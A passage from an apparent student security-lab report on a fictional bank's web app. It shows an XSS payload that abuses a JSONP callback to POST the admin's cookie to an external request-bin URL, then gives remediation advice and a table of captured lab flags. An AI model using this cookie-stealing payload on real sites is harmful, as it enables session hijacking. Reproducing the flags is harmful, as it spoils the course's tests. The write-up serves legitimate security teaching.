   - Bracket notation to access object properties: To access the *document.cookie* property, we used *document['cookie']* instead.
   - Base64 encoding and decoding: Since our request bin server: 'https://enatup4cn5drw.x.pipedream.net/' contains multiple '.' characters, we were required to encode this into base64 and then decode it using the *atob()* function.

   In order for us to apply those strategies effectively, we had to create our own with this notation:
   ```
   <script src="/clients.jsonp?q=asd&callback=(function(){alert(3);})"></script>
   ```
3. Now, we were able to apply those strategies mentioned earlier, which resulted in this payload:

```
<script
src="/clients.jsonp?q=asd&callback=(function(){fetch(atob('aHR0cHM6Ly9lbmF0dXA0Y241ZHJ3LnguucGlwZWRyZWFtLm5ldC9jb29raWU='),{method:'POST',body:document['cookie']})})"></script>
```

4. Now, we had to apply our social engineering tactic of reporting the page to the admin in order for the admin to review the page and for the payload to execute in order to get the admin's cookies. When reporting the page, we noted on Burp Suite that a POST request was made to the endpoint */report* with a '*q*' parameter in the payload that contains the query made to the */clients.jsonp* endpoint. Replacing that '*q*' parameter with our payload, we were able to successfully steal the admin's cookie.

Business Impacts:

The XSS vulnerabilities identified in clients.quoccabank.com have great potential to compromise client data and system integrity.

The primary business impact of these vulnerabilities is the potential loss of trust from clients. Since the vulnerabilities allow unauthorised access and manipulation of client data, there is a significant risk of personal information being compromised. This breach of privacy not only lessens the client's trust in QuoccaBank but also could lead to a decline in client retention and difficulty attracting new customers, directly affecting the QuoccaBank's growth and profitability.

Furthermore, QuoccaBank would likely need to invest significantly in technology upgrades, cybersecurity measures, and possibly public relations campaigns to rebuild trust. Additionally, the bank would need to allocate resources to training employees and revising policies and protocols to prevent future incidents like these.

Remediation:

In order to remediate against the exploits discovered on clients.quoccabank.com the following strategies should be employed.

Utilise regular expressions designed to detect and block techniques like tag mashing or unusual encodings by, for example, disallowing the use of '<' and '>'. This should be part of both frontend JavaScript checks and backend sanitisation routines.

Instead of JSONP, transition to more secure data interchange formats such as JSON with CORS, which provides better control over data sharing between domains. If JSONP must be used, ensure that the callback parameter is rigorously validated against a strict allowlist of approved callback function names.

Implement a stricter CSP that adjusts according to the context of the user and the sensitivity of the data being accessed. This would involve defining stricter rules for pages handling sensitive information and administrative functions. In this case, instead of a static hash: '*sha256-CjPPM5xtewjvprx8DfB2q8nSRVpw/MaQ3nRCnzpkyAc=*', implement a nonce that would generate unique nonce values upon each request to the page to prevent attackers from utilising unauthorised scripts. Additionally, using the '*strict-dynamic*' directive with the nonces would allow one to trust all scripts dynamically created by a trust script, i.e. one with the correct nonce.

Conduct a detailed security review of all endpoints, especially those handling user inputs like */clients.jsonp*. This review should focus on ensuring these endpoints handle inputs securely and reject any suspicious activity.

Appendix

Appendix A - Flags by Week

Appendix A.1 (Week 7):

Exercise	**Flag**
Relax 1	COMP6443{K3EP_C4LM_N_R3L4X_ITS_TR1VI4L}
Relax 2	COMP6443{Sh0u1d_h4V3_u5eD_Sh0P1FY_z5213708_VJ9ofbQ_jLuL3LiUUUzc}
Science Today 1	COMP6443{v@Mp1reS_H@ve_n0_R3fl3ctION_z5361001_3GhOvkxQzJ4psJ7WowuF}
Science Today 2	COMP6443{im_In_UR_D@taBA53_z5361001_xrjAcKuzrEFpUp3LtUAK}
Profile	COMP6443{SVGs_Ar3_juST_XML_and_JuSt_@s_BaD_z5361001_WlFcVIDCUGrtqG6j8L3H}
Layoffs	COMP6443{HEY_WAIT_HOW_DID_I_GET_FIRED_3_z5213708_FzKjbjBk9I0xiBE861NX}

Appendix A.2 (Week 9):

Exercise	**Flag**
Netquocca 1	COMP6443{m0b1l3_f1r5t_d3s1gn}
Netquocca 2	COMP6443{hey_thats_a_cool_link_z5416114_v_qMIAxMK-TnTMHO85Hc}
Netquocca 3	COMP6443{ofc_its_f*cking_cors_z5416114_njyf2cT-QoeXme-FlLJR}
Engineering	COMP6443{based_bypass_z5213708_skkBtaYfd-gxZBN2UwkB}
Clients 1	COMP6443{hey_thats_not_a_timestamp_z5361001_N4h31ogRRX_2pHv2Omz8}
Clients 2	COMP6443{i_swear_its_just_json_z5361001_Q8HNfs-MVt1vhbbtxrBE}